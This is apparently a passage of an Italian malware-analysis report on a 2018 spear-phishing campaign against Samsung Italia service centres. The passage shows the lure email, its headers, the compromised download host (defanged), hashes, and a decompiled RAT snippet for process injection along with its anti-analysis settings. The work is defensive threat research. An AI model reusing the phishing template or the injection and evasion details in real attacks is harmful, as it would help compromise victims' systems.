Centri di assistenza Samsung Italia spiati da malware

I retroscena dell'attacco di spionaggio che hanno subito i Centri di Assistenza italiani di Samsung

Analisi a cura di:
Gianfranco **Tonello**
Con il supporto di:
Federico Girotto e Michele Zuin

CTA-2018-06-27

Last revision: 2018-07-12

Sommario

Introduzione 5
Campagna di spear-phishing verso i Centri Assistenza Samsung Italia 5
Centro di Assistenza HDMI SERVICE 10
Analisi payload im6.exe 12
Analisi RAT Revcode WM.exe 15
Analisi payload njRAT nj.exe (Bladabindi) 17
Evoluzione campagna da maggio a luglio 2018 19
24 maggio 2018 19
28 maggio 2018 20
28 giugno 2018 21
03 luglio 2018 22
09 luglio 2018 23
Mappa dell'infrastruttura dell'attacco 24
Conclusioni 25
IOC 26

Introduzione

Analisi da parte del C.R.A.M. (Centro di Ricerca Anti-Malware) di TG Soft della campagna di spear-phishing diffusa in data 2 aprile 2018 contro i centri di assistenza Samsung Italia.

La campagna analizzata con obiettivo i centri di assistenza Samsung Italia è di tipo multi-stage, ed è stata monitorata fino a luglio 2018.

Ringraziamo Samsung Italia per la fattiva collaborazione che ha permesso una dettagliata ricostruzione del caso spionistico subito dai propri centri di assistenza.

Campagna di spear-phishing verso i Centri Assistenza Samsung Italia

All'inizio del mese di aprile 2018 si è diffusa una campagna di spear-phishing verso i Centri di Assistenza della Samsung Italia. La campagna di attacco è partita il 2 aprile 2018 alle ore 14:15 con la diffusione di una mail con oggetto: "Comunicazione 18-061: gestione centri non autorizzati".

L'attacco sembra sia indirizzato esclusivamente ai Centri di Assistenza della Samsung Italia e non ad una campagna massiva di malspam.

Sembrerebbe che un attacco simile sia stato compiuto alla fine di marzo 2018 verso i Centri di Assistenza della Samsung in Russia con lo stesso modus operandi, come indicato dal report della società Fortinet: "Non-Russian Matryoshka: Russian Service Centers Under Attack".

Ora analizzeremo la campagna di spear-phishing che si è diffusa in Italia.

Il lavoro per la costruzione della mail di spear-phishing per eseguire l'attacco è stato perfetto:

- l'email sembra che arrivi ufficialmente dalla casa Samsung Italia
- il corpo del messaggio è scritto in perfetto italiano, contiene elementi e riferimenti alla società Samsung, gli argomenti trattati sono noti ai destinatari del messaggio
- il file allegato è un documento di Excel: "QRS non autorizzati.xlsx"
- Il messaggio è firmato dall'IT Service Manager di Samsung, persona reale in Samsung Italia, dove vengono indicati tutti i suoi recapiti email e telefonici.

In figura possiamo vedere la mail di spear-phishing inviata ai Centri di Assistenza Samsung:

Comunicazione 18-061: gestione centri non autorizzati - Messaggio (HTML)

File Messaggio

Da: [redacted]@samsung.com>
A: undisclosed-recipients:
Cc:
Oggetto: Comunicazione 18-061: gestione centri non autorizzati
Inviato: lunedì 02/04/2018 14:15

Messaggio QRS non autorizzati.xlsx

Buongiorno a tutti,

a seguito di quanto comunicato in riunione,

stiamo controllando sempre con più attenzione le ragioni sociali da cui state ricevendo i prodotti.

Sto riscontrando ancora diverse anomalie, con prodotti che vi vengono consegnati da canali non autorizzati

- Dealer che spediscono prodotti **non scontrinati** con la propria ragione sociale
- Raccoglitori **non autorizzati**
- Centri assistenza non autorizzati che vi inoltrano i **volumi in garanzia** che non possono gestire

Queste collaborazioni devono cessare come condiviso

abbiamo bisogno della vostra collaborazione per raggiungere gl'obbiettivi dati

1. **aumentare la quota di Carry In**
2. diminuire le **tempistiche di gestione** evitando inutili passaggi
3. migliorare l'esperienza del cliente in assistenza attraverso i **servizi a valora aggiunto** proposti dalla nostra strategia.

Anche se penso che le conosciate già le anagrafiche degl' EX QRS in allegato potete trovarne il dettaglio (Ovviamente le regole date non si limitano solo a loro)

- Vi ricordo che è **vostra responsabilità** controllare l'anagrafica da cui state ricevendo i prodotti
- Controllare se le prove di acquisto sono **state emesse dalla società cui state accettando i prodotti**

Certo della vostra fattiva collaborazione,

disponibile per ulteriori informazioni,

distinti saluti

[redacted]
IM & IT Service Manager

SAMSUNG ELECTRONICS ITALIA SPA
SAMSUNG DISTRICT Via Mike Bongiorno, 9
20124 Milano (MI) - Italy

Phone: +39.02.921[redacted]
E-mail: [redacted]@samsung.com

This e-mail (including any attachments) is private and confidential, and may be privileged It is for the exclusive use of the intended recipient(s). If you have received this email in error, please inform the sender immediately and then delete this email. Unless you have been given specific permission to do so, please do not distribute or copy this email or its contents.

Unless the text of this email specifically states that it is a contractual offer or acceptance, the sender does not intend to create a legal relationship and this email shall not constitute an offer or acceptance which could give rise to a contract. Any views expressed in this communication are those of the individual sender, except where the sender specifically states them to be the views of Samsung.

Ulteriori informazioni su [redacted]

Come si può notare nel testo del corpo del messaggio vengono utilizzati termini molto specifici, come ad esempio:

- Dealer che spediscono prodotti **non scontrinati** con la propria ragione sociale
- Centri assistenza non autorizzati che vi inoltrano i **volumi in garanzia** che non possono gestire

L'analisi del testo, ci fa supporre che il messaggio sia stato scritto da un madrelingua italiano e non siano stati utilizzati traduttori automatici, inoltre sono stati utilizzati termini del settore come "non scontrinati" oppure "volumi in garanzia" che sono direttamente collegati ai destinatari del messaggio.

Come si può vedere dalla figura della mail, viene riportato nel fondo del messaggio il logo e i dati della società:


- "SAMSUNG ELECTRONICS ITALIA SPA", Via Mike Bongiorno, 9 - 20124 Milano (MI) - Italy
- numero di telefono interno del referente dell'IM & IT Service Manager
- indirizzo email dell'IM & IT Service Manager

I dati indicati nell'email sono reali e corrispondono effettivamente alla persona indicata nel messaggio.

Nome: **QRS non autorizzati.xlsx**
Dimensione: 18454 byte
MD5: 47EF2AE50AAE4AADF3B6BAEB412C7C6C
VirIT: X97M.DownloaderSam.A

Il file "**QRS non autorizzati.xlsx**" contiene la vulnerabilità CVE-2017-11882 (Microsoft Office Memory Corruption Vulnerability) sul modulo "eqnedt32.exe" dell'Equation Editor di Excel, che comporta il download del malware dal sito: **lnx.hdmiservice[.]com/im6.exe**.

Interessante notare che il documento di Excel "**QRS non autorizzati.xlsx**" (Quick Repair Service) contiene effettivamente la lista dei centri di assistenza non autorizzati, come possiamo vedere in figura (per motivi di privacy nominativi ed indirizzi sono stati offuscati):



	COMPANY NAME	OLD Service center type	STATUS	VAT NO.	ADDRESS	ZIP CODE	CITY	PR	REGION	TEL.
2	C.E	QRS	Inactive			67100	L'AQUILA	AQ	ABRUZZO	
3	R	QRS	Inactive			65100	PESCARA	PE	ABRUZZO	
4	OFFICINE	QRS	Inactive			64100	TERAMO	TE	ABRUZZO	
5	MEDIA	QRS	Inactive			87100	COSENZA	CS	CALABRIA	
6	PRI	QRS	Inactive			89100	REGGIO CALABRIA	RC	CALABRIA	
7	MA	QRS	Inactive			83100	AVELLINO	AV	CAMPANIA	
8	INF	QRS	Inactive			81031	AVERSA	CE	CAMPANIA	
9	MA	QRS	Inactive			82100	BENEVENTO	BN	CAMPANIA	
10	A	QRS	Inactive			40138	BOLOGNA	BO	EMILIA ROMAGNA	
11	RA	QRS	Inactive			44121	FERRARA	FE	EMILIA ROMAGNA	
12	PU	QRS	Inactive			47100	FORLI	FC	EMILIA ROMAGNA	
13	N F	QRS	Inactive			41123	MODENA	MO	EMILIA ROMAGNA	
14	RI	QRS	Inactive			29100	PIACENZA	PC	EMILIA ROMAGNA	
15	TEC	QRS	Inactive			34148	TRIESTE	TS	FRIULI VENEZIA GIULIA	
16	C	QRS	Inactive			00061	ANGUILLARA SABAZIA	RM	LAZIO	
17	S	QRS	Inactive			04100	LATINA	LT	LAZIO	
18	TI	QRS	Inactive			04100	LATINA	LT	LAZIO	
19	A	QRS	Inactive	IT070		00040	POMEZIA	RM	LAZIO	
20	MI	QRS	Inactive			02100	RIETI	RI	LAZIO	
21	B	QRS	Inactive	IT08		00139	ROMA	RM	LAZIO	
22	DI	QRS	Inactive	IT09		00159	ROMA	RM	LAZIO	
23	EUR	QRS	Inactive			00144	ROMA	RM	LAZIO	
24	JAF	QRS	Inactive			00168	ROMA	RM	LAZIO	
25	PI	QRS	Inactive			00169	ROMA	RM	LAZIO	
26	TA	QRS	Inactive			00152	ROMA	RM	LAZIO	
27	UM	QRS	Inactive	IT13		00152	ROMA	RM	LAZIO	
28	SA	QRS	Inactive			05100	TERNI	TR	LAZIO	
29	S	QRS	Inactive			01100	VITERBO	VT	LAZIO	
30	A	QRS	Inactive			16137	GENOVA	GE	LIGURIA	
31	L'	QRS	Inactive			16121	GENOVA	GE	LIGURIA	
32	ST	QRS	Inactive			16149	GENOVA	GE	LIGURIA	

A questo punto abbiamo verificato se l'email inviata ai Centri di Assistenza, fosse effettivamente partita da Samsung Italia.

In figura possiamo vedere l'header dell'email infetta inviata:

```
Received: from MT01EX03N01.MT01.mse.messcube.it (10.35.253.12) by
 MT01EX03N04.MT01.mse.messcube.it (10.35.253.15) with Microsoft SMTP Server
 (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384) id
 15.1.1415.2 via Mailbox Transport; Mon, 2 Apr 2018 14:42:09 +0200
Received: from MT01EX06N04.MT01.mse.messcube.it (10.35.253.27) by
 MT01EX03N01.MT01.mse.messcube.it (10.35.253.12) with Microsoft SMTP Server
 (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384) id
 15.1.1415.2; Mon, 2 Apr 2018 14:42:09 +0200
Received: from mx1.mse.messcube.it (10.35.254.147) by
 MT01EX06N04.MT01.mse.messcube.it (10.35.253.27) with Microsoft SMTP Server
 (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384) id
 15.1.1415.2 via Frontend Transport; Mon, 2 Apr 2018 14:42:09 +0200
Received: from localhost (unknown [127.0.0.1])
    by mx1.mse.messcube.it (MSG3smtpd) with ESMTP id 70736199B
    for <galXXX@XXXXXXXX.191.it>; Mon,  2 Apr 2018 12:42:09 +0000 (UTC)
X-Virus-Scanned: amavisd-new at mse.messcube.it
X-Spam-Flag: NO
X-Spam-Score: 2.001
X-Spam-Level: **
X-Spam-Status: No, score=2.001 tagged_above=-9999 required=10
    tests=[HTML_IMAGE_ONLY_24=2, HTML_MESSAGE=0.001,
    RCVD_IN_DNSWL_NONE=-0.0001, RCVD_IN_MSPIKE_H3=-0.01,
    RCVD_IN_MSPIKE_WL=-0.01, SPF_SOFTFAIL=0.01, URIBL_BLOCKED=0.01]
    autolearn=disabled
Received: from mx1.mse.messcube.it ([127.0.0.1])
    by localhost (mx1.mse.messcube.it [127.0.0.1]) (amavisd-new, port 10024)
    with ESMTP id 0BgHMPCU_p-2 for <galXXX@XXXXXXXX.191.it>;
    Mon,  2 Apr 2018 14:42:08 +0200 (CEST)
X-Greylist: delayed 00:24:41 by SQLgrey-1.8.0
Received: from qproxy4-pub.mail.unifiedlayer.com (qproxy4-pub.mail.unifiedlayer.com [66.147.248.250])
    by mx1.mse.messcube.it (MSG3smtpd) with ESMTPS id 660B91998
    for <galXXX@XXXXXXXX.191.it>; Mon,  2 Apr 2018 14:42:07 +0200 (CEST)
Received: from cmgw2 (unknown [10.0.90.83])
    by qproxy4.mail.unifiedlayer.com (Postfix) with ESMTP id B2763A0328
    for <galXXX@XXXXXXXX.191.it>; Mon,  2 Apr 2018 06:17:24 -0600 (MDT)
Received: from box1125.bluehost.com ([50.87.248.125])
    by cmgw2 with
    id VQHM1x0012j4P7W01QHQoF; Mon, 02 Apr 2018 06:17:24 -0600
X-Authority-Reason: s=1
X-Authority-Analysis: v=2.2 cv=M5g9E24s c=1 sm=1 tr=0
 a=ip9sk82UPAQ/lpE5utroiw==:117 a=ip9sk82UPAQ/lpE5utroiw==:17
 a=Kd1tUaAdevIA:10 a=VNXQTJTqullysLCTy2YA:9 a=QEXdDO2ut3YA:10 a=hD80L64hAAAA:8
 a=xGSJWl63D5C4vKWM0foA:9 a=OMArbbpFsjqrJjHB:21 a=_W_S_7VecoQA:10
 a=4k4lOSeL9kw-s91eC94A:9 a=gNstRkxlVkbMzKS_:18 a=HXjIzolwW10A:10
 a=KwgpVZE-ergA:10 a=Fx9ydsAayyh_TJjkqnAA:9 a=IKIoO-ieCDEA:10
 a=7qx8gLC0iM8A:10 a=oQrlS-b8-hQA:10 a=ckal8g68nOMA:10
 a=08aomhM6C-o7A7omF0Fb:22 a=X1c0k9nRQnjIoBfxGzdG:22
Received: from [127.0.0.1] (port=52965 helo=box1125.bluehost.com)
    by box1125.bluehost.com with esmtpa (Exim 4.89_1)
    (envelope-from <XXXXXXXX@samsung.com>)
    id 1f2yMD-003zSm-6f; Mon, 02 Apr 2018 06:14:41 -0600
Content-Type: multipart/mixed; boundary="=_2c36885fcd61b6cbe3b9c4eecddf1ca4"
Date: Mon, 2 Apr 2018 06:14:39 -0600
From: XXXXXXXX <XXXXXXXX@samsung.com>
To: undisclosed-recipients:;
Subject: Comunicazione 18-061: gestione centri non autorizzati
Message-ID: <1c943c1a0c12fc59f4afdb39704d4d3f@samsung.com>
X-Sender: XXXXXXXX@samsung.com
User-Agent: Roundcube Webmail/1.2.7
X-AntiAbuse: This header was added to track abuse, please include it with any abuse report
X-AntiAbuse: Primary Hostname - box1125.bluehost.com
X-AntiAbuse: Original Domain - XXXXXXXX.191.it
X-AntiAbuse: Originator/Caller UID/GID - [47 12] / [47 12]
X-AntiAbuse: Sender Address Domain - samsung.com
X-BWhitelist: no
X-Source-IP: 127.0.0.1
X-Exim-ID: 1f2yMD-003zSm-6f
X-Source:
X-Source-Args:
X-Source-Dir:
X-Source-Sender: (box1125.bluehost.com) [127.0.0.1]:52965
X-Source-Auth: zaragoza1@sam.gruposim.mx
X-Email-Count: 325
X-Source-Cap: Z3J1cG9zaW07Z3J1cG9zaW07Ym94MTEyNS5ibHVlaG9zdC5jb20=
X-Local-Domain: no
Return-Path: XXXXXXXX@samsung.com
X-MS-Exchange-Organization-Network-Message-Id: 809f8a03-b5df-4845-3b98-08d598972667
X-MS-Exchange-Organization-AVStamp-Enterprise: 1.0
X-MS-Exchange-ABP-GUID: d7d8dc25-011d-41eb-8635-bf56c3cd3286
X-MS-Exchange-Organization-AuthSource: MT01EX06N04.MT01.mse.messcube.it
X-MS-Exchange-Organization-AuthAs: Anonymous
X-MS-Exchange-Transport-EndToEndLatency: 00:00:00.4068414
X-MS-Exchange-Processed-By-BccFoldering: 15.01.1415.002
MIME-Version: 1.0
```

In figura possiamo vedere i passaggi dell'invio dell'email infetta:

MessageId	1c943c1a0c12fc59f4afdb39704d4d3f@samsung.com
Created at:	2/4/2018, 14:14:39 CEST (Delivered after 28 mins)
From:	[redacted]@samsung.com>
To:	undisclosed-recipients:;
Subject:	Comunicazione 18-061: gestione centri non autorizzati

#	Delay	From *		To *	Protocol	Time received
0	2 sec	[127.0.0.1]	→	box1125.bluehost.com		2/4/2018, 14:14:41 CEST
1	3 mins	unknown	→	qproxy4.mail.unifiedlayer.com	ESMTP	2/4/2018, 14:17:24 CEST
2	25 mins	qproxy4-pub.mail.unifiedlayer.com	→	mx1.mse.messcube.it	ESMTPS	2/4/2018, 14:42:07 CEST
3	1 sec	mx1.mse.messcube.it	→	localhost	ESMTP	2/4/2018, 14:42:08 CEST
4	1 sec	unknown	→	mx1.mse.messcube.it	ESMTP	2/4/2018, 14:42:09 CEST

L'analisi dell'header del messaggio infetto ha evidenziato che l'email è stata inviata da una webmail del provider "**bluehost.com**". La webmail utilizzata corrisponderebbe alla macchina **box1125.bluehost.com** (ip: 50.87.248.125) che è assegnata alla società messicana **GrupoSim** (gruposim.mx). Come possiamo vedere dal record di MxToolbox:

mx:gruposim.mx **Find Problems** mx

Pref	Hostname	IP Address	TTL	
0	mail.gruposim.mx	50.87.248.125 Unified Layer (AS46606)	4 hrs	Blacklist Check SMTP Test

	Test	Result	
✗	DMARC Record Published	No DMARC Record found	More Info
✓	DNS Record Published	DNS Record found	

dns lookup dns check whois lookup spf lookup dns propagation

Reported by **ns2.bluehost.com** on 6/28/2018 at **7:45:53 AM (UTC 0)**, just for you. Transcript

L'accesso alla webmail sembra sia avvenuto con l'indirizzo email: **zaragoza1@sam.gruposim.mx**.


Quindi la mail infetta non è stata inviata da **Samsung Italia**, ma è stata inviata da una webmail della società messicana **GrupoSim**, le cui credenziali di accesso alla mail **zaragoza1@sam.gruposim.mx** potrebbero essere state rubate dagli attori di questo attacco di cyber-spionaggio.

Centro di Assistenza HDMI SERVICE

Come abbiamo scritto precedentemente, l'apertura del documento infetto "**QRS non autorizzati.xlsx**", va ad eseguire un oggetto OLE incorporato nel documento, che sfrutta la vulnerabilità CVE-2017-11882 per il download del malware dal sito: **lnx.hdmiservice[.]com/im6.exe**. Senza tediarvi sulla tecnica di shellcode utilizzata, ci concentriamo invece sul dominio da dove viene scaricato il malware di questa campagna di spionaggio.


Il dominio sotto osservazione è **lnx.hdmiservice[.]com** ospitato su Aruba, di cui potete vedere l'homepage in figura.
Questo dominio è collegato ad un centro di assistenza autorizzato di Samsung di cui per ora non si ritiene opportuno indicare il nominativo.

- *[...Omissis...]* (CENTRO ASSISTENZA SAMSUNG - TOSHIBA - HISENSE)
- Via *[...Omissis...]*
- Cap: *[...Omissis...]* Città: *[...Omissis...]* Prov.: *[...Omissis...]*




Informazioni pubbliche ottenute dalle "Pagine Bianche".

L'home page del sito **lnx.hdmiservice[.]com** è molto scarna, sembra che il sito sia stato abbandonato a se stesso, non vi sono informazioni sulla società, ma in base alle nostre ricerche questo dominio sembra essere collegato ad un centro di assistenza ufficiale della Samsung, come possiamo vedere dal sito del produttore coreano, vedi figura.



Per completare la perfezione della campagna di spear-phishing contro i centri di assistenza Samsung, il documento di Excel infetto con la lista degli EX-QRS scarica il malware proprio da un sito di un centro di assistenza di Samsung.

Si ipotizza che il dominio dell'HDMI Service sia stato compromesso prima del 19 marzo 2018, e l'attacco sia avvenuto in base a questo schema:



1. In data 19 marzo 2018 Samsung Italia invia la comunicazione "**Comunicazione 18-061: gestione centri non autorizzati**" ai propri centri di assistenza autorizzati.
2. Si ipotizza che uno di questi centri sia spiato e che le credenziali della posta elettronica dove hanno ricevuto la comunicazione 18-061 siano state rubate dagli attori dell'attacco. L'email originale di Samsung viene quindi esfiltrata dal gruppo cyber-criminale.
3. Il gruppo cyber-criminale re-impacchetta l'email originale di Samsung, mantenendo il corpo del messaggio in perfetto italiano e attinente ai destinatari, ma modifica il documento "**QRS non autorizzati.xlsx**" rendendolo malevolo inserendovi l'oggetto OLE infetto;
4. La finta email di Samsung infetta viene spedita il 02/04/2018 (*lunedì di pasquetta*) attraverso la webmail del GrupoSim (provider Bluehost) ai centri di assistenza Samsung Italia.

Analisi payload im6.exe

L'apertura del documento infetto "**QRS non autorizzati.xlsx**", che sfrutta la vulnerabilità CVE-2017-11882, comporta il download e l'esecuzione del malware dal sito: **lnx.hdmiservice[.]com/im6.exe**. Il file scaricato *im6.exe* viene salvato con il nome **notepad.exe** all'interno della cartella: **%appdata%\notepad.exe**

Nome file: **notepad.exe**
Dimensione: 675840 byte
Descrizione file: Pidgin - Versione 2.3.7.2 - Copyright (C) 1998-2010 The Pidgin developer community (See the COPYRIGHT file in the source distribution).
MD5: C750536CD26C071C97B91CB3CEDF50B0
Data di compilazione: 02/04/2018 12.24.36
Famiglia malware: Spyware - RAT
VirIT: Backdoor.Win32.SamRATim.A

Descrizione:

Il file notepad.exe è compilato in MSIL ed è offuscato con il programma ConfuserEx v0.6.0. All'interno di notepad.exe troviamo in forma cifrata un altro file eseguibile chiamato **BootstrapCS.exe**

Nome file: **BootstrapCS.exe**
Dimensione: 352768 byte
Descrizione file: BootstrapCS - Versione 1.0.0.0 - Copyright © 2017
MD5: FBF757927F16ABE4F80B051C56445798
Data di compilazione: 02/04/2018 12.24.36
VirIT: Backdoor.Win32.SamRATim.B

Il file **BootstrapCS.exe** è compilato in MSIL, ma non risulta essere offuscato. All'interno vi possiamo trovare una risorsa di "**settings**" per la configurazione del malware.

Come possiamo vedere in figura, nella risorsa di configurazione vi sono indicati svariati controlli di anti-analisi. Il malware in oggetto ha abilitato i controlli di:

- anti_fiddler
- anti_sandboxie
- anti_vm
- anti_wireshark

Questo permette al malware di riconoscere se viene eseguito in ambiente virtuale o sandbox, e di verificare se è attivo il programma Wireshark e il web debugger Fiddler.

Interessante è il parametro "injection" impostato a 2, il quale permette di indicare in quale applicazione eseguire l'injection del malware. In questo caso viene scelto di eseguire l'injection sul processo RegAsm.exe, come possiamo vedere dalla figura sottostante.

Name	Value
anti_emulation	0
anti_fiddler	1
anti_sandboxie	1
anti_vm	1
anti_wireshark	1
anti_wpe	1
critical	1
delay	3
disabler_cmd	0
disabler_regedit	0
disabler_tskmgr	0
disabler_uac	0
elevate	1
filebinder	0
filebinder_name	0
filebinder_once	0
hide	0
injection	2
melt	0
message_icon	0
message_msg	0

```
string resource = this.GetResource<string>("injection");
string path = "";
if (resource == "1")
{
    path = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "vbc.exe");
}
else if (resource == "2")
{
    path = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "RegAsm.exe");
}
else if (resource == "3")
{
    path = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "AppLaunch.exe");
}
else if (resource == "4")
{
    path = Path.Combine(Environment.SystemDirectory, "svchost.exe");
}
else if (resource == "5")
{
    path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.System), "notepad.exe");
}
else if (resource == "6")
{
    path = Process.GetCurrentProcess().MainModule.FileName;
}
Runnit.Run(path, null, this._mainFile, false);
```


Il malware esegue l'injection della risorsa "_mainFile" all'interno del processo RegAsm.exe. La risorsa "_mainFile" è cifrata con un semplice "xor" con chiave 0x20. Dalla risorsa decifrata "_mainFile", si ottiene un altro file eseguibile im3.exe:

Nome file: **im3.exe**
Dimensione: 330240 byte
Descrizione file: im3.exe - Versione 1.0.0.0
MD5: 8568B119697FC8187E31988887599DAB
Data di compilazione: 13/03/2018 07.39.57
VirIT: Backdoor.Win32.SamRATim.H

Il file **im3.exe** non è altro che il client di **Imminent-Monitor**, un programma di amministrazione remota commerciale (https://imminentmethods.net), all'interno del quale possiamo leggere il seguente watermark:

> please contact abuse@imminentmethods.net with the hardware id: "916581c30ad99fa570e8172ea42e3af8" and company name: "test" if this assembly was found being used maliciously. this file was built using invisible mode

